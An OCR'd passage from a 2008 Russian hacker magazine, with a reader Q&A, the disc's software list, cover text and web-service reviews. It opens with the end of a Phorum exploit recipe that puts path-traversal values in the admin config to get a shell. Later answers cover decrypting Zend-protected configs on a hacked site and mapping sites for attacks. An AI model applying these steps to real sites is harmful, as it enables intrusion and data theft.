3. В конфиге **Phorum** ставим галку напротив cache users. Путь для кешированных файлов указываем `/../../../../../../../../../../../../../../../../../../tmp` и в `default language` ставим `/../../../../../../../../../../../../../../../../../../tmp/md5('/home/www/phorum/cache.php')/user/c4ca/4238/a0b9/2382/0dcc/509a/6f75/849b/data`.
4. Еще раз заходим в админку для активации нового кода в кеше и наслаждаемся шеллом. На момент написания фака оба бага еще не были закрыты.

Q: Взломал сайт, но конфиги доступа к базе данных в php-скриптах зашифрованы Zend'ом. Пользоваться консольными тулзами дезендерами лень. Можешь подсказать путь попроще?

A: Тебе поможет мой любимый онлайн-дезендер, расположенный по адресу http://void.su/webtools/dezend. Цитата из описания сервиса: «Сервис предоставляет возможность дезендрования (получения исходных кодов скриптов на языке php из зашифрованных ZendGuard'ом) скриптов для версии Zend 3.x 4.x 5.x».

Здесь все просто — заливаешь зашифрованный файл и получаешь на выходе чистый php-код. Пользуйся :).

P.S. Еще один дезендер, аналогичный первому — http://dezend.w4ck1ng.com. Выбирай сам, какой тебе больше понравится.

Q: Как бы мне просканировать структуру каталогов сайта?

A: Русский кодер madnet как раз для сабжа написал мегасканер, находящийся на его сайте

http://madnet.name/tools/madss. Читаем: «Сервис предназначен для определения структуры сайта. Часто приходится пользоваться различными сканерами для определения структуры сайта, но мы забываем, что в 99% случаев до нас это сделал лучший сервис Сети, великий и могучий GOOGLE, причем, частенько он запоминает то, до чего простому смертному просто так не добраться. Моя система пытается вытянуть максимум информации о сайте из Гугла и построить на ее основе дерево сайта. Утилита также будет полезна web-программистам для анализа индексации сайта Гуглом».
Новые возможности сканера:
1. Поиск доступной для просмотра PHPINFO-информации.
2. Вывод директорий сайта, запрещенных к индексированию.
3. Вывод списка сайтов на сервере aka (ReverseIP).
4. Служебная информация о сервере.
Как видишь, сервис может составить тебе неплохое подспорье в достижении цели взлома или если ты занимаешься SEO.

Q: Что такое A-GPS?

A: Если ты когда-нибудь использовал GPS-приемник, то, вероятно, знаешь, насколько долго он определяет местоположение в первый раз после включения. Это называется «холодным стартом». Задержка происходит потому, что приемник осуществляет поиск спутников и запись так называемого альманаха (набор данных об орбитах и работоспособности всех спутников созвездия, передаваемый каждым спутником в его навигационном сообщении), а также других важных технических данных. К сожалению, избавиться от этой раздражающей задержки нельзя — кроме случая, когда в девайс встроена поддержка технологии **A-GPS** (Assisted GPS). Термин означает, что часть информации, необходимой для расчета координат, передается приемнику по дополнительному каналу, чаще всего GPRS. Дополнительные данные передаются устройству от провайдера A-GPS. По доброте душевной тот, вообще, может взять да и принять спутниковые данные с GPS-устройства клиента, обработать их и вернуть готовые координаты. Технология действительно работает и уже сейчас поддерживается анонсированными устройствами Apple iPhone 3G и HTC Touch Diamond, а также новыми моделями Nokia и Sony Ericsson.

Q: Skype и Gizmo позволяют купить виртуальный телефонный номер в Штатах. А есть ли такие услуги на бесплатной основе?

A: Да, совершенно бесплатный номер в Штатах позволяет зарегистрировать замечательный сервис **GroovyTel** (www.groovytel.com), предоставляющий переадресацию на различные VoIP-клиенты: Google Talk, MSN Messenger, Yahoo Messenger, Free World Dialup, Gizmo5. Во время регистрации предлагается несколько вариантов номеров. После этого — можно сразу приступать к работе (причем, если обновить страницу в браузере, то список предлагаемых номеров меняется и можно выбрать номер из намного большего числа вариантов). При поступлении звонка разговор тут же переадресуется, а номер звонящего высвечивается в софтварном клиенте. Впрочем, если использовать программные решения не хочется, — можно заюзать сервис с возможностью вывода звонка по протоколу SIP. В Германии — это www.bluesip.net, а в США — www.ipkall.com. Уверен, что такие сервисы есть еще.

Q: Как лучше всего настроить транспорт ICQ в Jabber? Где гарантия, что никто не перехватит мои пароли на gateway'е?

A: Параноикам рекомендую использовать официальный ICQ jabber server:

```
Официальный ICQ jabber server
Сервер xmpp.oscar.aol.com
Учетная запись: номер_icq@aol.com
Сервер: xmpp.oscar.aol.com:5222
Обязательное требование: включенный
TLS
```

Q: В ваших роликах я несколько раз видел, что человек заходил на удаленный SSH-сервер без всякого ввода паролей. В последнее время имею дело с тремя серверами, на которые приходится заходить чуть ли не по 20 раз в день. Как упростить процедуру авторизации?

A: Все просто: вместо пароля используется специальная пара ключей. Для этого —
1. Генерируется личный ключ на компьютере:

```
localuser@local-machine:~$ ssh-
keygen -t rsa
```

В домашнем каталоге должна создаться директория *.ssh*, в которую запишется файл с ключем — *id_rsa.pub*.
2. Остается зайти на удаленную машину любым из способов, создать в домашнем каталоге директорию .ssh и файл *authorized_keys* в ней. После чего поместить в этот файл строку из *id_rsa.pub*, который мы сгенерировали на локальной машине. Как ты уже догадался, это подходит для Unix-клиента.
В случае с Виндой рекомендую использовать всем известный SSH-клиент PuTTY. В архив с программой входит дополнительная утилита PUTTYGEN, которая поможет сгенерировать открытый и приватный ключ. Открытый ключ, как уже было описано, необходимо передать на удаленный сервер, вставив в файл *~/.ssh/authorized_keys2* в виде еще одной строки. Что касается закрытого ключа, то путь к нему необходимо указать в настройках нужной сессии. Добавлю, что даже при использовании пары ключей приходится каждый раз вводить секретную фразу, что сильно раздражает при частых коннектах. От этой проблемы может избавить утилита Pageant, которая также входит в стандартный комплект PuTTY.

Q: Где искать инструкцию к девайсам, кроме официального сайта и Гугла? Купил себе DVB-приемник, а компания-производитель то ли вовсе исчезла, то ли изменила название.

A: Отличный способ найти инструкцию для редкого девайса — посмотреть на сайте SafeManuals.com. Лично меня он выручал в двух совершенно безнадежных случаях. Приятно, что на сайте доступны мануалы по самым разнообразным темам: будь то материнская плата, автомобиль или стиральная машина.

Q: Что такое экстремальное программирование?

A: Нет, это ни разу не кодинг в экстремальных условиях. Экстремальное программирование (англ. Extreme Programming, XP) — **один из наиболее гибких подходов к процессу и организации разработки программного обеспечения**, авторами которого являются легендарный Мартин Фаулер и Кент Бек (его книга Extreme Programming Explained по праву считается классикой). Практикуется подход обычно в динамичных и небольших коллективах и основывается на нескольких любопытных приемах. Самые известные: коллективное владение и парное программирование. Коллективное владение означает, что каждый программист несет ответственность за весь код и вправе вносить изменения в любой участок кода. Захочешь ли ты делать ошибки и писать кривой код, если знаешь, что к нему будет иметь доступ любой из твоих коллег? Нет! К тому же, со стороны всегда лучше видны ошибки. Парное программирование предполагает, что весь код создается парами программистов, работающих за одним компьютером. Один из них работает непосредственно с текстом программы, другой просматривает его работу и следит за общей картиной. Впрочем, с нынешним развитием технологий программистам абсолютно необязательно находиться рядом. Например, для известной среды программирования **Eclipse** сейчас активно разрабатывают плагин Cola. Он позволяет нескольким программистам одновременно и параллельно вести работу над одним и тем же участком кода (все изменения отображаются в реальном времени). Ну, а связаться между собой можно по Skype, в том числе и видеоконференцией.

>>WINDOWS
>Dailysoft
7-Zip 4.57
Autoruns 9.21
DAEMON Tools Lite 4.12.3
Download Master 5.5.3.1131
FarPowerPack 1.15
FileZilla Client 3.0.11
Firefox 3.0
IrfanView 4.10
JDataSaver
K-Lite Mega Codec Pack 3.9.5
Miranda IM 0.7.7
mIRC 6.32
Notepad++ 4.9.2
Opera 9.5
PuTTY 0.60
QIP 2005 build 8060
Skype 3.8.0
Total Commander 7.03
Unlocker 1.8.7
Winamp Media Player 5.53
Xakep CD DataSaver 5.2

>Development
CodeSmith 4.1.4
Eclipse Classic 3.4
Helma 1.6.2
Komodo IDE 4.4.0
Notepad++ 5.0 Beta
PHPEdit 2.12
Qt 4.4.0
Sisulizer 1.6.28
WebLOAD 8.1.0.141
WinHex 15.0
World C++
Все для Python - ActivePython 2.5.2.2
Все для Python - Django 0.96.2
Все для Python - eric 4.4.1.5
Все для Python - IronPython 1.1
Все для Python - IronPython v2.0 Beta 3
Все для Python - Pydev 1.3.18
Все для Python - PyGTK 2.12.1-2
Все для Python - PyQt 4.4.2
Все для Python - pysqlite 2.4.1
Все для Python - Python 2.5.2
Все для Python - Python 3000beta
Все для Python - SIP 4.7.6
Все для Python - SPE 0.8.4.c
Все для Python - Twisted 8.1.0
Все для Python - Wing IDE 3.1.1
Все для Python - wxPython 2.8.8.0

>Games
ABC Simulator 2.3
Freeciv for Windows 2.1.5
Kong 1.1.0
LEGO Digital Designer
Pteroglider

>Misc
Desktop Earth 2.1
FusionDesk 1.1.3
GMail Drive 1.0.12
HashTab 2.1
Helpinator Free 1.1 Beta
Link Shell Extension 2.1
Metamorphose 2 0.4.3
Microsoft WorldWide Telescope 2.1.8.1
Places Bar Editor 1.0
pMetro v1.26.7
Portable Start Menu 2.0
PowerShell Plus 1.0
Real Desktop 1.38
RegFromApp
Shell Tools 1.0.1
TheSage 1.4.0
TrayIt! 4.6.5.5
XPassGen 0.4
Aypa 2.6.5.113

>Multimedia
Adobe Flash Player 9.0
Adobe Shockwave Player 11.0.0.458
aTunes 1.9.0
BB FlashBack 2
Debut 1.34
FastStone Image Viewer 3.6b
foobar2000 v0.9.5.4
GetFLV Pro 5.3
Infix v3
Kolor Autopano 1.4.2
LOOXIS Faceworx 1.0
RightMark Audio Analyzer 6.1.1
SnagIt 9.0.0
STDU Converter 1.1.6
TagScanner 5.0.524
ViewOn.tv 0.3

>Net
Ad Muncher 4.72
Amic Email Backup 2.0
ApexDC++ 1.1.0
Awasu 2.3
Azureus for Windows 3.1.0.0
Badboy 2.0.5
Call Graph 1.0.5.13
CrossLoop 2.20
Dude v3.0beta8
Google Talk
Mikogo
Miranda. Kolibris. Roman Gemini's Pack 1.6
Serv-U 7.1.0.2
Spiceworks IT Desktop 3.0
Web2book 1.0.24
WebDrive 8.01
Webmoney Keeper Classic 3.6.0.2

>Security
Angry IP Scanner 3.0 beta 3
Bsqlbf v2
Fiddler2
FSCrack v1.0
LAPSE 2.7.0
LC5
McGrew Security RAM Dumper
MobaSSH 0.7
MyUSBOnly 4.11
Nipper 0.11.5
Nmap 4.68
Packetyzer 5.0.0
Radmin 3.2
RogueScanner 2.5.0
Scrawlr 1.0
ServiceCapture 1.2.27
Technitium MAC Adress Changer 5.0
UDC 3.2.1.0
WinSCP 4.1.4

>System
Active SMART 2.62
CD Recovery Toolbox 1.0
ClamWin Free Antivirus 0.93.1
Copernic Desktop Search 2.3
dot.NET Framework 3.5
Drivermax 4.2
Ext2 Installable File System 1.11
Fresh UI 8.09
HijackReader v1.03
HijackThis
Intel Chipset Software Installation Utility 9.0.0.1008
Norman Security Suite 7.10
Revo Uninstaller 1.71
SystemExplorer 1.4
UltimateDefrag 2008
Undelete Plus 2.94
XAMPP 1.6.6a
Xerox Global Print Driver

>>UNIX
>Desktop
ardour-2.4.1
compiz-0.7.6
conduit-0.3.11.2
fluxbox-1.0.0
fvwm-2.5.26
lyx-1.5.5
mirage-0.9.3
openoffice-2.4.1
totem-2.23.4
xine-1.1.13


>Devel
Eclipse Classic 3.4
fop-0.95beta
freepascal-2.2.2rc1
freetype-2.3.6
gcc-4.3.1
gmp-4.2.2
gtk-2.12.10
Komodo IDE 4.4.0
php-5.2.6
plone-3.1.2
subversion-1.5.0
Все для Python - Django 0.96.2
Все для Python - PyGTK 2.12.1
Все для Python - PyKDE4-4.0.2
Все для Python - PyQt 4.4.2
Все для Python - Python 2.5.2
Все для Python - Python 3000beta
Все для Python - SIP 4.7.6
Все для Python - wxPython 2.8.8.0

>Net
aria2-0.14.0
firefox-3.0
ktorrent-3.1
nmap-4.65
opera-9.50
sameplace-0.9.3d
seamonkey-1.1.9
vlc-0.8.6h
wget-1.11.3
whiteshark-1.0.0
xchat-2.8.6

>Server
amavisd-new-2.6.0
apache-2.2.9
asterisk-1.4.21
bind-9.5.0
cups-1.3.7
dbmail-2.2.10
dhcp-4.0.0
dovecot-1.1.1
nut-2.2.2
openldap-2.3.39
openssh-5.0p1
openvpn-2.1rc7
postfix-2.5.2
postgresql-8.3.3
proftpd-1.3.2rc1
samba-3.0.30
sendmail-8.14.3
snort-2.8.2.1
sqlite-3.5.9
squid-3.0stable7
XAMPP 1.6.6a

>System
clamav-0.93.1
iptables-1.4.1.1
linux-2.6.25.8
mucommander-0.8.2
nerolinux-3.5.0.1
obexftp-0.22
ports
reiser4progs-1.0.6
vim-7.1
Wine 1.1.0
zsh-4.3.6

>X-distrib
openSUSE 11



DVD

№ 07(115) ИЮЛЬ 2008

ХАКЕР

ЖЕСТОКИЙ ВЗЛОМ BASH.ORG.RU СТР. 56

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
WWW.XAKEP.RU
ИЮЛЬ 07 (115) 2008

Взлом GSM
ПРАКТИЧЕСКИЙ ОПЫТ РАСШИФРОВКИ GSM
СТР.48

КАК СКАЗАТЬ ВАРЕЗУ «НЕТ!»
ПЕРЕХОДИМ НА ХОРОШИЙ И БЕСПЛАТНЫЙ СОФТ
СТР.22

УДАЧНЫЕ ПОКУПКИ НА EBAY
КАК ВЫГОДНО ДЕЛАТЬ ПОКУПКИ НА ЗАПАДНОМ АУКЦИОНЕ
СТР. 28


СИНХРОНИЗИРУЙ ВСЕ
ПРАКТИКА СИНХРОНИЗАЦИИ ДАННЫХ МЕЖДУ РАЗНЫМИ КОМПЬЮТЕРАМИ
СТР. 32

INTERCEPTER – РАЗНЮХАЕТ ВСЕ!
ОБЗОР НОВОГО БЕСПЛАТНОГО И ОЧЕНЬ КРУТОГО СНИФЕРА
СТР. 60

http:// WWW2


В этой мини-рубрике мы пишем об интересных и полезных web-сервисах, которые реально могут помочь тебе упростить и улучшить свою сетевую жизнь.






LOGMEIN FREE
SECURE.LOGMEIN.COM

Что такое LogMeIn? Все просто: это сервис, предоставляющий доступ к удаленным рабочим столам прямо из окна твоего браузера. Представляешь: логинишься в своей админской панели, а тебя там уже ждет список компьютеров, доступных для подключения: «дом», «офис», «сервер». Неважно, откуда ты подключаешься, какой компьютер используется — нужно лишь набрать secure.logmein.com в строке браузера. При этом система устроена так, что никакие файрволы или NAT обмену данными никоим образом не мешают.



YAHOO PIPES
PIPES.YAHOO.COM

«Yahoo трубы» — отнюдь не сервис для водопроводчиков, хотя с информационным водопроводом все-таки связанный. Из одной трубы льется инфа с какого-то сайта, из другой — агрегируется из RSS-фида. После этого все смешивается, фильтруется и обрабатывается — в итоге, ты получаешь именно то, что нужно. Идеальная система с удобнейшим интерфейсом, позволяющая автоматически обрабатывать, видоизменять, фильтровать и смешивать информацию из различных источников.



SYNCPLICITY
WWW.SYNCPLICITY.COM

Как синхронизировать данные между несколькими компьютерами через интернет? Кто предоставляет бесплатное хранилище для любых файлов совершенно бесплатно? Как быстро расшарить файл без всяких ограничений и ожиданий? Где можно совместно работать над одними и теми же документами одновременно? Что еще настолько прозрачно встраивается в систему? У нас есть ответ: сервис Syncplicity!



WI2GEO
HTTP://WI2GEO.RU/

Забавный сервис открывается для жителей и гостей столицы. Для того чтобы определить свое местоположение, им больше не понадобится GPS-навигатор. Вполне достаточно будет включить устройство, оснащенное Wi-Fi (мобильный телефон, ноутбук, КПК). В базе программы хранится информация о более чем 28 сетях, что позволяет использовать систему для прокладки маршрута в реальном времени!